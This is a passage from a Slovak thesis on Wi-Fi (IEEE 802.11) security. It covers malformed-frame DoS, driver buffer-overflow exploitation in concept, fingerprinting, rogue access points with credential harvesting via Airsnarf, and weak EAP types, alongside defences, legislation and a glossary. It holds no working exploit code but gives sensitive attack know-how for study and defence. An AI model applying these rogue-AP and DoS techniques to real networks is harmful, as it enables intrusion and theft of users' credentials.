Chybne implementovaný firmware a ovládače je možné poslaním konkrétne zostaveného rámca zaseknúť. Môžu potom vykazovať rôzne nepredpokladané stavy – v prípade samostatných zariadení „zatuhnutie“ alebo podivné správanie sa; v prípade OS GNU/Linux zaseknutie sa ovládača jadra alebo kernel panic; v OS Windows zaseknutie systému alebo blue-screen.

Vo všeobecnosti sú takýmito rámcami také, ktoré majú niektoré z polí dlhšie, ako je maximálna veľkosť podľa špecifikácie. Môžu to byť napríklad Beacon alebo Probe rámce s príliš dlhým SSID. Zostrojiť takýto rámec môžeme ručne (v spolupráci s Wireshark pre referenciu jednotlivých polí) a poslať pomocou utility `framespam`.

Buffer overflow v ovládačoch je niekedy možné zneužiť aj na prienik do systému. Viac o tejto problematike je v časti 7.1.

6.7 Útok na MIC v TKIP

Návrhári si boli vedomí kryptograficky slabého algoritmu Michael použitého na výpočet MIC v TKIP, preto je zakomponovaná ochrana voči útoku na MIC. Ak v prijatom rámci je správne FCS aj ICV, ale MIC nie, je pravdepodobné, že sa jedná o útok. Štandard [4] určuje, že počet zlyhaných MIC môže byť najviac jedno za minútu

– ak sú v intervale 60 sekúnd prijaté 2 rámce, v ktorých MIC takto zlyhalo, musí sa príjem rámcov na minútu zastaviť a následne vymeniť šifrovacie kľúče pomocou EAPOL. Každé zlyhanie MIC má byť zaznamenané a hlásené administrátorovi.

Tento prístup zabráni útokom na obsah prenášanej správy, ale môže viesť ku DoS. Udalosť má však byť zaznamenaná a hlásená, preto je použitie na nenápadný DoS útok nevhodné. Účinnou obranou voči takémuto možnému útoku je použitie WPA2 (AES šifrovania).

6.8 Mazanie rámcov (teoretické)

Prenos rámcov v IEEE 802.11 je s kladným potvrdzovaním – každý úspešne prijatý rámec adresát ihneď potvrdí odpoveďou (v prípade management rámcov) alebo krátkym ACK rámcom. Teoreticky je možné prenášanému rámcu poškodiť integritu (napr. zašumením), teda kontrolný súčet (FCS) u príjemcu nesadne a rámec sa zahodí. Následne môžeme poslať sfalšovaný ACK rámec, čo spôsobí, že odosielateľ považuje rámec za doručený a nebude ho opakovať.

Tento útok vyžaduje hardvér schopný vysielať v konkrétnom požadovanom čase a jeho praktická implementácia nie je známa. Navyše spojovo orientované protokoly vyššej vrstvy (TCP) dokážu správu doručiť aj cez chybový kanál.

7. Chyby implementácie

Zo strany trhu je na výrobcov vyvíjaný veľký tlak na rýchle uvádzanie nových výrobkov na trh. Vývoráji potom nemajú dostatok času na bezchybovú implementáciu (najmä firmware a ovládačov) a dostatočné testovanie. Niektoré z týchto chýb je možné zneužiť na DoS (spomenuté už v 6.6 Spotvorené rámce), v horšom prípade na prienik do systému (bez ohľadu na zabezpečenie WLAN šifrovaním).

7.1 Pretečenie pamäte

Nesprávna alokácia premenných a nedostatočná kontrola vstupu (prílišná dôvera ku prijatým dátam, že budú spĺňať predpísaný formát) môže viesť k pretečeniu. To môže mať za následok zlyhanie softvéru – v prípade samostatných zariadení môžu začať vykazovať nepredpokladateľné správanie, v prípade ovládačov zariadenia pád systému alebo vykonanie podstrčeného kódu.

7.1.1 Vykonanie kódu

Pretečenie buffera je v dnešnej dobe jednou z najľahšie a najčastejšie zneužívaných chýb softvéru. Približný princíp jedného z takýchto zneužití („exploitov“) je nasledovný:

1. lokálna premenná (buffer) vo funkcii má statickú veľkosť;
2. pri zavolaní funkcie sa na zásobníku alokuje miesto pre lokálne premenné a uloží sa návratová adresa (tiež do zásobníka);
3. na vstupe sú dáta veľkej dĺžky, ktorých časť obsahuje vykonávateľný kód;
4. funkcia neskontroluje dĺžku vstupu a do buffera uloží viac, ako sa tam zmestí, čím sa na zásobníku prepíše návratová hodnota;
5. ak sú dáta vhodne zostrojené a prepíšu návratovú adresu správnou hodnotou, po skončení funkcie sa vykonávanie vráti na miesto v zásobníku – tam je v pripravený vykonávateľný kód.

7.1.2 Realizácie útoku

Aby bol útok úspešný, musí byť návratová adresa pomerne presne zostrojená, a poskytnutý vykonávateľný kód by mal „niečo robiť“ na danej platforme. Útok môžeme „poslať“ napríklad ako SSID pole Beacon rámca, ktorý zachytí stanica v dosahu a vďaka chybe vykoná. Konkrétne polia a rámce závisia od konkrétnej chyby

v ovládači. Nebezpečné je najmä to, že kód ovládačov sa vykonáva na úrovni jadra systému, a preto obchádza všetky antivíry, softvérové firewally apod.

V súčasnosti sa nachádzajú chyby vo viacerých ovládačoch (u rôznych výrobcov), ktoré sú takýmto spôsobom zneužiteľné. *Naštastie*, veľa ľudí, schopných tieto chyby nájsť a zneužiť, spolupracuje s výrobcami zariadení a chybu zverejňujú až keď výrobca má dostatok času na opravu chyby – potom obvykle zverejňujú aj proof-of-concept (PoC, dôkaz konceptu) exploit, aby bolo odbornej verejnosti preukázané, že nahlásená chyba (a oprava na ňu od výrobcu) predstavuje skutočné riziko.

V záujme nehanobenia mena niektorého z výrobcov tu nie je zoznam konkrétnych náchylných zariadení, tieto informácie je možné nájsť na internete.

7.1.3 Obrana

Ku predchádzaniu útokov na softvér WLAN obsluhujúci zariadenia výrazne prispieva dôsledné testovanie. Jedna z techník, ktorá sa na tento účel používa, sa volá *fuzzing* – vysielanie rôznych náhodných bajtov a priebežná kontrola, či zariadenie ešte stále funguje. Jon Ellch je autorom open-source programu `fuzz-e` (súčasť balíka Airbase, http://www.802.11mercenary.net/), ktorý takéto testovanie umožňuje.

Zo strany administrátora a používateľa treba dbať najmä na používanie aktuálnych ovládačov WLAN kariet, ktoré majú prípadné chyby opravené. Taktiež Wireless IDS môže takéto útoky odhaliť a urobiť potrebné opatrenia (viac v 9.4).

7.2 Vzdialený fingerprinting

Štandard IEEE 802.11 je zložitý, a veľa spôsobov, ako ho implementovať. Rôzne ovládače sieťových kariet pod rôznymi operačnými systémami používajú odlíšiteľné spôsoby posielania dát – pozorovať sa dá najmä štatistický výskyt hodnôt v poli Duration pre jednotlivé druhy rámcov, čas vyslania rámca atď. Spolu s MAC adresou, ktorá je vysielaná v hlavičke ako plaintext, sa dá *pasívnym* monitorovaním často zistiť:

- výrobca sieťovej karty, model,
- použitý operačný systém, verzia ovládača.

Techniky vzdialeného fingerprintingu (odtlačkovania) sú popísané v [19]. Pomocou takto získaných informácii si útočník môže urobiť obraz o topológii siete, do ktorej sa chce vlámať, alebo použiť nejaký útok na konkrétne zariadenie, o ktorom vie, že je náchylné (ako už bolo popísané vyššie v 7.1.2).

8. Man-in-the-middle

Útok „muža v strede“ je možné použiť vo všeobecnosti vždy, keď si niektorá z komunikujúcich strán nemá možnosť overiť autenticitu tej druhej. Typický príklad je autentifikácia STA voči AP, pričom AP svoju autenticitu nijak nepreukáže.

Man-in-the-middle na druhej vrstve je najnebezpečnejším útokom na bezdrôtovú sieť, pretože je možné zneužiť protokoly vyššej vrstvy, a to aj tie „bezpečné“, ako napríklad SSL. Získavanie osobných údajov, hesiel, modifikácia prevádzky, sú možné aj cez šifrované spojenie (na druhej aj tretej vrstve).

8.1 Falošné AP

Jednoduchý spôsob, akým započať man-in-the-middle útok, je poskytnutie falošného („rogue“) AP v dosahu stanice, obvykle na inom kanáli. Aby stanica použila toto podstrčené AP namiesto pôvodného „pravého“, je možné:

- použiť rovnaké SSID – použitie iného SSID je tiež možné, ak je klient nakonfigurovaný na pripojenie sa do ľubovoľnej dostupnej siete;
- použiť sieťovú kartu (alebo AP) s veľkým výkonom, resp. smerovou anténou – aby bolo stanicou, ktorú chceme napadnúť, preferované;
- urobiť DoS na stanicu (pomocou druhej sieťovej karty) – v snahe donútiť ju vyhľadávať nové AP (viď. 6.4 Deautentifikácia);
- urobiť DoS na pravé AP alebo kanál, v ktorom pracuje (pomocou druhej sieťovej karty) – donútime tak stanice pripojiť sa ďalšie dostupné AP, čiže to falošné – viď. celá 6. kapitola Zamietnutie služby (DoS).

Falošné AP sú hrozbou aj v prostredí veľkej firmy, kde napr. nezodpovedný zamestnanec nechal do siete pripojené AP, ktoré slúži ako „zadné dvierka“ do (inak dobre zabezpečenej) siete.

8.1.1 Realizácia falošného AP

Môžeme použiť obyčajné hardvérové AP, ktoré nakonfigurujeme pre použitie SSID (a prípadne šifrovacieho kľúča, ak sa ho podarilo zistiť) identického s pravým. Lepšiu kontrolu nad útokom máme s použitím Host-AP, čo je funkcionalita AP zabudovaná v ovládačoch sieťovej karty. Ovládače zariadení použitých pre túto prácu nemali funkčnú podporu Host-AP, preto nebolo možné tento útok prakticky odskúšať;

hrozba je však pravá, existuje viacero proof-of-concept programov demonštrujúcich wireless man-in-the-middle útoky.

Útok je možné úspešne vykonať, ak je WLAN

- nezabezpečená;
- zabezpečená pomocou WEP (kľúč zistíme ľahkom viď. 4. kapitola);
- zabezpečená pomocou PSK (WPA/WPA2) *ak* sa podarilo zistiť kľúč (viď. 5.2 Slovníkový útok na PSK);
- zabezpečená pomocou LEAP (WPA/WPA2) *ak* sa podarilo zistiť kľúč (viď. 5.3 Slovníkový útok na LEAP);
- zabezpečená pomocou EAP (WPA/WPA2) s nedostatočnou úrovňou bezpečnosti, napr. EAP-MD5, EAP-TTLS-PAP, EAP-TTLS-MSCHAP. Náročnosť útoku závisí od konkrétneho typu EAP.

Útoky voči EAP-TLS a EAP-TTLS spočívajú v poslaní vlastného (falošného) certifikátu zo strany AP, ak ho klient nie je schopný ho overiť. Pri EAP-TTLS-PAP nám klient cez „bezpečný" tunel (na konci ktorého je naše falošné AP) prezradí svoje identifikačné údaje ako plaintext. Pri MSCHAP a MD5 podtypoch treba na ich zistenie urobiť výpočet. Tieto môžeme potom zneužiť na autentifikáciu do „pravej" siete – nazýva sa aj ukradnutie identity (identity theft).

Na zneužitie falošnej „linky" môžeme použiť napríklad `Airsnarf` (http://airsnarf.shmoo.com/), ktorý zjednoduší útok na vyššie protokoly – presmeruje DNS požiadavky na lokálny server a nastaví lokálny web server. Používateľ potom môže nevedomky zadať tajné prihlasovacie údaje napríklad do banky apod. na falošnú web stránku.

8.1.2 Ochrana voči falošným AP

Jednou z možností, ako sa vyhnúť asociovaniu sa klientov na falošné AP, je obmedzenie na konkrétnu MAC adresu, na ktorú sa bude stanica asociovať. V OS Windows túto funkciu obsahujú niektoré ovládače. V GNU/Linux je toto možné pomocou parametra `ap` príkazu `iwconfig`:

```
# iwconfig ra0 ap 00:11:3b:07:00:14
```

Preferovaným spôsobom je použitie silného šifrovania a vzájomnej autentifikácie – v korporátnom prostredí to nemôže byť pomocou PSK (poznajú ho všetky stanice, vzájomné odpočúvanie/man-in-the-middle). Pri TLS je dôležité, aby klient vedel overiť autenticitu AP – je potrebné mať vybudovanú PKI (Public Key Infrastructure, infraštruktúra verejných kľúčov).

8.2 Modifikácia rámcov vo vzduchu (teoretické)

Nezabezpečené dáta, alebo dáta zabezpečené nedostatočným WEP, je teoreticky možné modifikovať v čase, kedy sú vysielané vo vzduchu – zmeniť niektoré bity na opačné a upraviť FCS (v prípade WEP aj ICV) na prislúchajúce hodnoty.

Vyžadovalo by to však špeciálny hardvér a presné načasovanie. Praktická implementácia nie je známa.

8.3 Mazanie rámcov (teoretické)

V 6.8 bolo uvedené mazanie rámcov ako teoreticky možná technika pre DoS. Túto myšlienku je možné rozšíriť na man-in-the-middle útok. Prebiehajúci rámec odchytíme a poškodíme FCS (alebo časť dát, ktorú poznáme, napr. MAC adresy) tak, že adresát rámec pre nesprávne FCS zahodí. Odosielateľovi pošleme ACK (vyžadované v predpísanom intervale), aby si myslel, že rámec bol doručený vporiadku. Následne adresátovi pošleme vlastný rámec, na ktorý odpovie pomocou ACK (pôvodnému odosielateľovi) – pôvodný odosielateľ ACK neočakáva a tak ho jednoducho ignoruje.

Tento útok by kvôli pomalému prepínaniu RX/TX (prijímania a vysielania) zrejme vyžadoval dve špeciálne sieťové karty. Jednu na odchytenie rámca a rýchlu informáciu vyššej vrstve pre správne časovanie, druhú na vysielanie – rušenie prebiehajúceho rámca v požadovanom čase. Nie je známa praktická implementácia.

9. Doplnková ochrana

Štandard IEEE 802.11i, pri správnej implementácii a konfigurácii zariadení, poskytuje dostatočnú ochranu MAC vrstvy, na ktorej bezdrôtové siete založené na IEEE 802.11 pracujú. Najmä u väčších sieťach je však dobré implementovať aj ďalšie druhy ochrany bezdrôtovej časti.

9.1 Umiestnenie

Pred útokmi na fyzickej vrstve je možné bezdrôtovú sieť chrániť umiestnením. Smerové antény medzi strechami výškových budov alebo WLAN vo vnútri železobetónovej budovy výrazne znižujú riziko DoS útokov, alebo útokov na sieť a jej zabezpečenie všeobecne. V žiadnom prípade sa však nesmie ochrana umiestnením používať ako jediný druh zabezpečenia, odhodlaný útočník totiž môže disponovať citlivou a/alebo výkonnou sieťovou kartou a anténou s veľkým ziskom.

9.2 Mätenie útočníka

Na zmätenie prípadného útočníka je možné podľa hesla „ak jeden access point je dobrý, 53000 musí byť lepšie“ použiť program FakeAP, program generujúci množstvo nepravých AP (http://www.blackalchemy.to:8060/project/fakeap/). Pomocou tisícov Beacon rámcov tak zahltí útočníkovi monitorovacie programy a môže byť preňho problém spomedzi množstva zistiť, ktorá sieť je tá pravá.

Alternatívami môžu byť skutočné AP, pripojené do oddelenej siete určenej na „chytanie“ útočníkov.

Tento spôsob ochrany je iba doplnkový a rozhodne nie je dobré implementovať ho ako jediné zabezpečenie siete.

9.3 Bezpečné protokoly a VPN

Používanie vyšších protokolov, považovaných za bezpečné, je odporúčané na každej sieti. Pre bezdrôtové siete to platí obzvlášť – ak útočník prelomí ochranu poskytovanú WLAN sieťou na druhej vrstve, bude musieť prelomiť ešte ďalšiu ochranu, aby dosiahol zaumieneného cieľa.

Medzi protokoly, ktoré je možné použiť na ďalšie zabezpečenie komunikácie WLAN stanice s „drôtovou“ LAN, patria najmä:

- *Secure Shell (SSH)* – (bezpečný príkazový riadok) pre použitie aplikačných serverov a tunely;
- *Secure Socket Layer (SSL)* – (bezpečná zásuvková vrstva) pre prístup na web a tunely;
- *IPsec* – na zabezpečenie všetkej komunikácie, na tretej vrstve;
- *VPN* – na zabezpečenie všetkej komunikácie, na druhej vrstve.

Nie každá implementácia VPN (Virtual Private Network, virtuálna privátna sieť) je dostatočne robustná – napríklad PPTP siete sú kvôli MSCHAPv2 rovnako ako LEAP náchylné na zneužitie (viď. 5.3 Slovníkový útok na LEAP). Odporúčané je používať také VPN, ktoré používajú silné šifrovanie a autentifikáciu založené na PKI (Public Key Infrastructure, infraštruktúra verejných kľúčov).

Kvôli náchylnosti bezdrôtovej siete na man-in-the-middle útoky je však treba obzlášť dávať pozor na spôsoby autentifikácie a šifrovania. Nielen server musí mať možnosť overiť autenticitu klienta, ale aj naopak – treba mať na klientoch nainštalované certifikáty používaných serverov. Používatelia by mali byť riadne poučení a neodklikávať každé varovné hlásenie tlačítkom „Yes“.

9.4 Wireless IDS

Intrusion Detection System – systém na detekciu prienikov, by nemal chýbať na žiadnej sieti, ktorej bezpečnosť nie je administrátorovi ľahostajná. IDS určené špeciálne pre WLAN sa nazývajú WIDS (Wireless IDS). IDS dokážu spozorovať konkrétne druhy útokov, neobvyklú prevádzku na sieti, spotvorené rámce a aj DoS útoky, a urobiť na základe toho opatrenia:

- notifikácia administrátora,
- odfiltrovanie komunikácie prichádzajúcej od identifikovaného útočníka,
- vypnutie citlivých služieb,
- „odrezanie“ napadnutej stanice od citlivých služieb,
- „odrezanie“ napadnutého segmentu od zvyšku siete.

Wireless IDS má dva hlavné komponenty – hardvér slúžiaci na monitorovanie rádiového kanála, a softvér, ktorý spracúva a vyhodnocuje získané informácie a vykonáva potrebné opatrenia. Hardvér môže byť špeciálne navrhnutý na účely IDS (u komerčných riešení) alebo môže byť použité bežné WLAN zariadenie.

9.4.1 Komerčné WIDS

Medzi komerčne dostupné Wireless IDS patria:

- *AirDefense Guard* – hardvérové riešenie, http://www.airdefense.net
- *AirMagnet* – sada soft. aj hardvérových nástrojov, http://www.gss.co.uk
- *Isomair Wireless Sentry* – hardvérové riešenie, http://www.isomair.com
- *RFprotect* – hardvérové riešenie, http://www.networkchemistry.com
- *WiSentry* – softvérové riešenie, http://www.wimetrics.com

9.4.2 Open-source WIDS

Známe open-source Wireless IDS sú:

- *WIDZ* – autor Loud Fat Bloke, http://www.loud-fat-bloke.co.uk/
- *Snort-Wireless* – autor Andrew Lockhart, http://www.snort-wireless.org/
- *Hot Spot Defense Kit (HotSpotDK)* – určený pre osobné použitie (notebook apod.), http://airsnarf.shmoo.com

10. Legislatíva

Prevádzka zariadení IEEE 802.11, b, g v pásme 2400 – 2483,5 MHz sa v Slovenskej republike riadi na základe všeobecného povolenia RLAN (rádiová LAN) VPR-01/2001, vyhláseného Telekomunikačným úradom (TÚ) 30. októbra 2001, zmeneného 20. decembra 2005 (doplnené o ohlasovaciu povinnosť pre externé antény a zariadenia na strechách a fasádach budov). Problematiku vymedzuje zákon č. 610/2003 Z.z. o elektronických komunikáciách.

Podľa všeobecného povolenia musí byť dodržaný maximálny ekvivalentný izotropický vyžiarený výkon 100 mW a zariadenie musí spĺňať podmienky ETSI (European Telecommunications Standards Institute, Európsky inštitút pre telekomunikačné štandardy) a mať vyhlásenie o zhode.Pri nedodržaní môže TÚ udeliť pokutu, jej výška býva rádovo od 10 tisíc Sk (maximálne do 3 mil. Sk podľa §71 ods. 3 písm. e), podľa závažnosti porušenia povolenia, ochoty prevádzkovateľa situáciu riešiť, atď. TÚ najprv na nedodržanie podmienok upozorní a prípadné sankcie udelí až po stanovenej lehote (jeden mesiac). Právo vykonať kontrolu má len TÚ a jediný relevantný podklad pre ďalšie prípadné konanie sú jeho zistenia - útočník musí byť prichytený pri čine. Merania vykonávajú buď priamo na rušiacom zariadení, alebo zo vzdialenosti pomocou spektrálneho analyzátora.

Keďže u 2,4 GHz sa jedná o voľné pásmo, ktoré nie je chránené, musí sa prípadné vzájomné rušenie zariadení v tomto pásme riešiť vzájomnou dohodou. Vo výhode býva obvykle ten, kto sieť v danej lokalite prevádzkuje skôr, čo sa zistí podľa dátumu ohlásenia (ohlasovacia povinnosť). Narúšanie bezpečnostných protokolov WLAN nie je podľa §25 porušením zákona, ak sa zariadenie upravené na tento účel nepoužíva na komerčné účely.

Podľa trestného zákona č. 300/2005 Z.z. sa uvažujú škody na majetku aj právach poškodeného, ako aj ušlý zisk, krádež veci (aj nehmotné informácie a dáta). Pri počítačovej kriminalite, obzvlášť použitím bezdrôtových sietí, je problematické dokazovanie. V rámci vyšetrovania môže byť páchateľ vzaný do väzby a môže byť odobratá vec.

11. Zhrnutie

Bolo ukázané, že použitie WEP ako zabezpečenia IEEE 802.11 siete je nevyhovujúce. Podarilo sa úspešne zrealizovať viaceré druhy útokov na WEP, z ktorých najvýznamnejší je Kleinov útok, umožňujúci prienik do jednej až troch minút, pri horších prenosových podmienkach do cca piatich minút.

Bolo ukázané, že použitie WPA alebo WPA2 s predzdieľaným kľúčom (PSK) môže byť v prostredí, v ktorom škodenie si jednotlivých používateľov navzájom nie je dôležitým problémom (domácnosti a malé firmy), dostatočne bezpečným, ak sa použije kvalitné (dlhé a neslovníkové) heslo. Bol tiež realizovaný útok na WPA/WPA2 v prípade nepostačujúceho hesla.

Boli navrhnuté útoky na WPA/WPA2 s autentifikáciou pomocou IEEE 802.1x/EAP, možné pre niektoré typy EAP. Pre nedostatočné vybavenie neboli realizované, ich praktická realizácia je však známa. Najväčšou hrozbou pre tieto siete sú útoky muža v strede, pomocou ktorých sa dajú obísť aj bezpečné protokoly, ak nie sú dobre nakonfigurované pre vzájomné overovanie autenticity.

Boli popísané a realizované rôzne známe útoky zamerané na zamietnutie služby (DoS), a tiež navrhnutý a implementovaný DoS útok pomocou Clear-To-Send riadiacich rámcov, ktorého implementácia doteraz známa nebola. Jednoduchá realizovateľnosť a slabá postihnuteľnosť DoS útokov naznačuje nevhodnosť používania sietí IEEE 802.11 tam, kde je dôležitá dostupnosť – napríklad on-line služby, prístupové siete firiem, ktoré ku svojmu chodu potrebujú internet.

Mnohé spôsoby zabezpečenia sú prelomiteľné a boli v tejto práci prelomené. Napriek tomu je však lepšie používať slabý spôsob ochrany siete, ako žiadny. Čím viac nekonfliktných bezpečnostných opatrení na sieti implementujeme, tým väčšiu námahu bude musieť prípadný útočník vynaložiť.

V prostredí domácností je dobré používať WPA2 (AES) s PSK (nutne ale so silným heslom), prípadne nastavenie pomocou nového Wi-Fi Protected Setup, ktorý by mal priniesť výrazné zlepšenie bezpečnosti pre laických používateľov.

Vo firemnom prostredí je odporúčané používať WPA2 (AES) s autentifikáciou pomocou EAP-TLS alebo EAP-TTLS, avšak s certifikátmi overovacieho servera riadne nainštalovanými na každej stanici, a so zamestnancami poučenými o bezpečnosti. Odporúčané je tiež použiť systém na detekciu prienikov (IDS).

Použité skratky

ACK – Acknowledgement, potvrdzovací riadiaci rámec

ad-hoc – „narýchlo“, „príležitostná“, bezdrôtová sieť bez AP

AES – Advanced Encryption Standard, rozšírený šifrovací štandard

AP – Access Point, prístupový bod siete WLAN, ktorý ju často spája s LAN

ARP – Address Resolution Protocol, protokol na zisťovanie adries

ASCII – American Standard Code for Information Interchange, štandardný spôsob kódovania písmen, číslic a iných znakov

BSS – Basic Service Set, základná sada služieb, množina staníc v IEEE 802.11 koordinovaná spoločne

BSSID – Basic Service Set Identifier, identifikátor BSS, obvykle MAC adresa AP

CCA – Clear Channel Assessment, odhad voľného kanála, funkcia fyzickej vrstvy

CCM – Counter-Mode/Cipher Block Chaining-Message Authentication Code, počítadlový mód s autentifikáciou správy reťazením blokov šifier, publikovaný ako NIST SP800-38C [5]

CCMP – CCM Protocol, skratka zamieňaná s CCM

CRC – Cyclic Redundancy Code, cyklický kód určený na detekciu chýb

CSMA/CA – Carrier Sense with Multiple Access/Collision Avoidance – prístup na médium s detekciou signálu, viacnásobným prístupom a predchádzaním kolízií

CTS – Clear To Send, povolenie vyslania, kontrolný rámec

CVS – Concurrent Version System, open-source systém na správu verzií programov

DES – Data Encryption Standard, bloková šifra

DHCP – Dynamic Host Configuration Protocol, protokol na dynamickú konfiguráciu účastníkov siete

DoS – Denial of Service, zamietnutie služby, druh útoku, ktorý vyradzuje softvér, zariadenie alebo sieť z prevádzky

DS – Distribution System, distribučný systém

DSSS – Direct Sequence Spread Spectrum, modulácia rozprestreným spektrom s priamou sekvenciou

EAP – Extensible Authentication Protocol, rozšíriteľný autentifikačný protokol

EAPOL – Extensible Authentication Protocol over LAN, rozšíriteľný autentifikačný protokol cez lokálnu sieť

ESS – Extended Service Set, rozšírená sada služieb, množina jednej alebo viacerých spoločne prepojených BSS, ktorá sa LLC podvrstve javí ako jedna BSS

ESSID – identifikátor ESS, skratka používaná namiesto SSID

ETSI – European Telecommunications Standards Institute, Európsky inštitút pre telekomunikaèné štandardy

FCS – Frame Check Sequence, kontrolná hodnota rámca, vypočítavaná pri vysielaní a prijímaní rámca

FMS – Fluhrer-Mantin-Shamir, útok na WEP publikovaný v [11], pomenovaný po autoroch

FPGA – Field-programmable gate array, programovateľné hradlové pole

GNU – GNU is Not Unix, GNU Nie je Unix

GTK – Group Transient Key, prechodný skupinový kľúč

HMAC – Hash Message Authentication Code, autentifikačný kód správy použitím hashu

Host-AP – Host Access Point, prístupový bod na počítači

IBSS – Independent BSS, nezávislá, „ad-hoc“ sieť (bez AP)

ICMP – Internet Control Message Protocol, protokol pre riadiace správy na internete – chybové, testovacie a informačné správy v IP

ICV – Integrity Check Value, kontrolný súčet dát použitý pri šifrovaní pomocou WEP

IDS – Intrusion Detection System, systém na detekciu prienikov

IEEE – Institute of Electrical and Electronics Engineers, Inc.

IP – Internet Protocol, prokotol používaný v internete

IV – Initialization Vector, inicializačný vektor, tvoriaci časť kľúča pre PRNG

KSA – Key Scheduling Algorithm, algoritmus na rozvrhnutie kľúča, 1. fáza RC4

LAN – Local Area Network, lokálna počítačová sieť, obvykle s pevným prenosovým médiom

LEAP – Lightweight EAP, odľahčený EAP, vyvinutý firmou Cisco

LLC – Logical Link Control, riadenie logickej linky, vyššia podvrstva linkovej vrtvy referenčného modelu OSI

MAC – Medium Access Control, riadenie prístupu na médium, nižšia podvrstva linkovej vrstvy referenčného modelu OSI

MAN – Metropolitan Area Network, počítačová sieť v mestskom rozsahu

MIC – Message Integrity Code, integritný kód správy, skratka používaná v IEEE 802.11 namiesto Message Authentication Code kvôli možnosti pomýlenia s Medium Access Control

MTU – Maximum Transmission Unit, maximálna posielateľná veľkosť jednotky

NAV – Network Allocation Vector, vektor alokácia siete, časovač, ktorý je na stanici nastavený, v čase kedy nesmie vysielať

NDIS – Network Driver Interface Specification, špecifikácia pre ovládače sieťových rozhraní, používaná hlavne vo Windows

NIST – National Institute of Standards and Technology, vládna organizácia USA schvaľujúca niektoré štandardy

NT – označenie z Windows NT od Microsoft

OFDM – Orthogonal Frequency Division Multiplex, multiplex s ortogonálnym delením frekvencií

OS – Operating System, operačný systém

OSI – Open Systems Interconnection, 7-vrstvový referenčný model sieťovej operácie

PAP – Password Authentication Protocol, protokol na autentifikáciu pomocou otvoreného mena a hesla

pcap – packet capture, súbor s paketmi zachytenými pomocou knižnice `libpcap`

PCI – Peripheral Component Interconnect, rozhranie na pripájanie periférií

PCMCIA – Personal Computer Memory Card International Association, štandard pre počítačové periférie veľkosti približne kreditnej karty

PKI – Public Key Infrastructure, infraštruktúra verejných kľúčov

PLME – Physical Layer Management Entity, entity na manažment fyzickej vrstvy

PMK – Pairwise Master Key, hlavný párový kľúč

PN – Packet Number, číslo paketu, v rámci jedného sedenia sa nesmie opakovať

PoC – proof-of-concept, dôkaz konceptu

PPTP – Point-to-Point Tunneling Protocol, protokol na tunel medzi dvoma bodmi, používaný aj vo VPN

PRGA – Pseudo-Random Generation Algorithm, algoritmus generovania pseudonáhodnej postupnosti, býva zamieňané s PRNG

PRNG – Pseudo-Random Number Generator, generátor pseudonáhodnej postupnosti čísel, býva zamieňané s PRGA

PSK – Pre-Shared Key, predzdieľaný tajný kľúč používaný v menej bezpečnej „Personal“ verzii WPA a WPA2

PTR – Pairwise Transient Key, prechodný párový kľúč

RADIUS – Remote Authentication Dial In User Service, protokol na autentifikáciu používateľov, popísaný v RFC 2138

RFMON – Radio Frequency Monitor, režim monitorovania rádiových frekvencií

RM OSI – referenčný model OSI (Open System Interconnect)

RSN – Robust Security Network, sieť s robustnou bezpečnosťou (podľa IEEE 802.11i)

RSNA – Robust Security Network Association, asociácia RSN (býva zamieňané s RSN)

RTS – Request To Send, požiadavka na vyslanie, kontrolný rámec

RX – Receive, prijímanie

SHA – Secure Hash Algorithm, bezpečný hashovací algoritmus

SNAP – Sub-Network Access Protocol, často používaný v LLC na určenie typu vnoreného protokolu na 3. vrstve

SSID – Service Set Identifier, identifikátor sady služieb, t.j. identifikátor WLAN siete

STA – Station, stanica vo WLAN sieti

TCP – Transmission Control Protocol, protokol pre riadenie vysielania

TK – Temporal Key, dočasný kľúč

TKIP – Temporary Key Integrity Protocol, protokol s integritou dočasných kľúčov, protokol zabezpečujúci výmenu šifrovacích kľúčov vo WPA

TSC – TKIP Sequence Counter, sekvenčné počítadlo pre TKIP

TÚ – Telekomunikačný úrad Slovenskej republiky

TX – Transmit, vysielanie

UDP – User Datagram Protokol, protokol pre používateľské datagramy

USB – Universal Serial Bus, typ externého počítačového rozhrania

VPN – Virtual Private Network, virtuálna privátna sieť

VPU – Vector Processing Unit, vektorová procesná jednotka, výpočtovo výkonná

WEP – Wireless Equivalent Privacy, pôvodný protokol zabezpečujúci IEEE 802.11

WIDS – Wireless Intrusion Detection System, systém na detekciu prienikov na bezdrôtovej sieti

Wi-Fi – skratka z Wireless Fidelity, aliancia spoločností vyrábajúcich WLAN prostriedky

WLAN – Wireless Local Area Network, bezdrôtová lokálna počítačová sieť

WPA – Wi-Fi Protected Access, zabezpečený prístup Wi-Fi, protokol zabezpečujúci IEEE 802.11 z roku 2003

WPS – Wi-Fi Protected Setup, zabezpečené nastavenie Wi-Fi

XOR – exclusive OR, vylučujúce alebo

Literatúra

[1] Vladimirov, A., Gavrilenko, K., Mikhailovsky, A.: Wi-Foo: The Secrets of Wireless Hacking. USA: Addison-Wesley, 2004. ISBN 0-321-20217-1.

[2] Edney, J. , Arbaugh, W. : Real 802.11 Security: Wi-Fi Protected Access and 802.11i. USA: Addison-Wesley, 2003. ISBN 0-321-13620-9.

[3] LAN/MAN Standards Committee of the IEEE Computer Society: IEEE Standard for Information Technology - Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Network - Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. USA. ANSI/IEEE Std 802.11. 1999.

[4] LAN/MAN Standards Committee of the IEEE Computer Society: IEEE Standard for Information Technology - Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Network - Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications - Amendment 6: Medium Access Control (MAC) Security Enhancements. USA. IEEE Std 802.11i. 2004.

[5] Dworkin, M.: Recommendation for Block Cipher Modes of Operation: The CCM Mode for Authentication and Confidentiality. USA: National Institute of Standards and Technology. NIST SP800-38C. 2004. http://csrc.nist.gov/publications/nistpubs/800-38C/SP800-38C.pdf

[6] RSA Laboratories: PKCS #5 v2.0: Password-Based Cryptography Standard. Bedford. 1999. ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-5v2/pkcs5v2-0.pdf

[7] Šustr, M. : Analýza bezpečnosti štandardu IEEE 802.11. Bratislava: FEI STU, 2005. Bakalárska záverečná práca.

[8] Newsham, T.: Cracking WEP Keys. Las Vegas, USA: Black Hat conference. 2001. http://www.thenewsh.com/~newsham/wlan/WEP_password_cracker.ppt

[9] Arbaugh, W.: An Inductive Chosen Plaintext Attack against WEP/WEP2. USA. 2001.
http://www.cs.umd.edu/~waa/wepwep2-attack.html

